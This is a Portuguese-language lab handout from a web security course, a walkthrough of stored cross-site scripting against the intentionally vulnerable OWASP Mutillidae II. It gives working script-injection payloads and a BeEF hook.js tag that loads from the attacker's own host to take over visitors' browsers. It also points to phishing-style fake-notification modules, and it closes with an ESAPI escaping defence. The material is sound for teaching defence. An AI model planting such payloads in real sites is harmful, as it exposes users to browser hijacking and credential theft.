Curso: **Segurança em Aplicações WEB** Professor: **Samuel Gonçalves Pereira**

Material de uso exclusivo do Aluno. Não compartilhar.



XSS - OWASP Multilidae II


- O Multilidae II possui um blog incluído, vamos acessá-lo. Acesse: OWASP 2O13
 A3 Cross Site Scripting(XSS) > Persistent(Second Order) > Add to your blog
- 2. Apenas para testar, insira seu nome e sua profissão e clique em Save Blog Entry
- 3. Veja que sua mensagem foi persistida no BD e consultada nesta tela.
- 4. Então, vamos testar se esta página executaria um script inserido por nós? Mãos a obra, insira o seguinte código JavaScript no campo:

```
<script>
alert("Site invadido!");
</script>
```

- 5. Veja que assim que você acessar a página novamente, um popup irá surgir com a mensagem setada anteriormente. Logo, o site possui a vulnerabilidade e nós a exploramos.
- 6. Para continuar os testes, limpe o BD clicando em Reset BD
- 7. Agora, vamos trabalhar com mais dados da página. Para inserir uma página em branco no site, insira:

```
<script>
  document.body.innerHTML="";
</script>
```

Curso: **Segurança em Aplicações WEB** Professor: **Samuel Gonçalves Pereira**





- 8. Com isso podemos perceber que é relativamente simples manipular as páginas da vítima. Vamos testar esta mesma página em nosso computador.
- 9. Vamos tentar inserir uma imagem? Para isso, procure uma imagem no google, copie sua URL e insira o código:


```
<script>
  document.body.innerHTML="";
  var imagem=new Image();
  imagem.src="<Insira o URL da imagem>";
  document.body.appendChild(imagem);
</script>
```

- 10. Agora que conseguimos manipular a exibição da página, vamos tentar trabalhar de outras formas.
- 11. Vamos a mais um teste! Vamos controlar a seção da máquina da vítima. Para isso, precisaremos instalar o Beef-XSS. Abra o terminal no kali linux e cole o seguinte comando:

```
$ git clone https://gitlab.com/kalilinux/packages/beef-xss.git
$ cd beef-xss
$ sudo ./install
```

- 12. Surgirão telas de confirmação, confirme todas como mostrado na aula.
- 13. Antes de iniciar o beef, edite o arquivo config.yaml alterando as credenciais padrão.
- 14. Com o Beef instalado, acesse-o na url que ele apresenta no terminal, algo como: http://10.62.30.5:3000/ui/panel, feito isso vamos seguir ao nosso próximo

Curso: Segurança em Aplicações WEB Professor: Samuel Gonçalves Pereira



ataque.



- 15. Faça login no beef, utilizando as credenciais configuradas anteriormente.
- 16. Volte até a página da Multilidae e configure o seguinte script para interceptar toda a comunicação:

Meu nome é Samuel, estou gostando deste curso!
<script src="http://<IP-DO-SEU-KALI>:3000/hook.js"></script>

- 17. Feito isso, entre na página pela máquina da vítima.
- 18. Veja que a máquina da vítima apareceu em "Online Browsers". Agora, vamos explorar! Use sua criatividade e explore!
- 19. Navegue até Social Engineering na aba Commands, teste os alertas Fakes.
- 20. Busque por Pretty Theft e veja mais um teste usando notificações Fake.
- 21. **Prevenção:** Segundo a OWASP, uma das formas de prevenir o ataque de Cross Site Scripting (XSS) seria de realizar o escaping de elementos HTML prevenindo assim que seja interpretado como um contexto de execução. Por exemplo em Java, a OWASP possui uma biblioteca (ESAPI) que auxilia nessas questões. Poderíamos colocar em nossa programação no back-end:

String encoding=ESAPI.encoder().encodeForJavaScript();

Dessa forma, se colocarmos: <script>, através do escaping teremos a conversão desses elementos html para seus respectivos códigos: <script>

Link de download da ESAPI: https://github.com/ESAPI/esapi-java

22. Atividades: Teste todas as ações realizadas aqui no BVWA.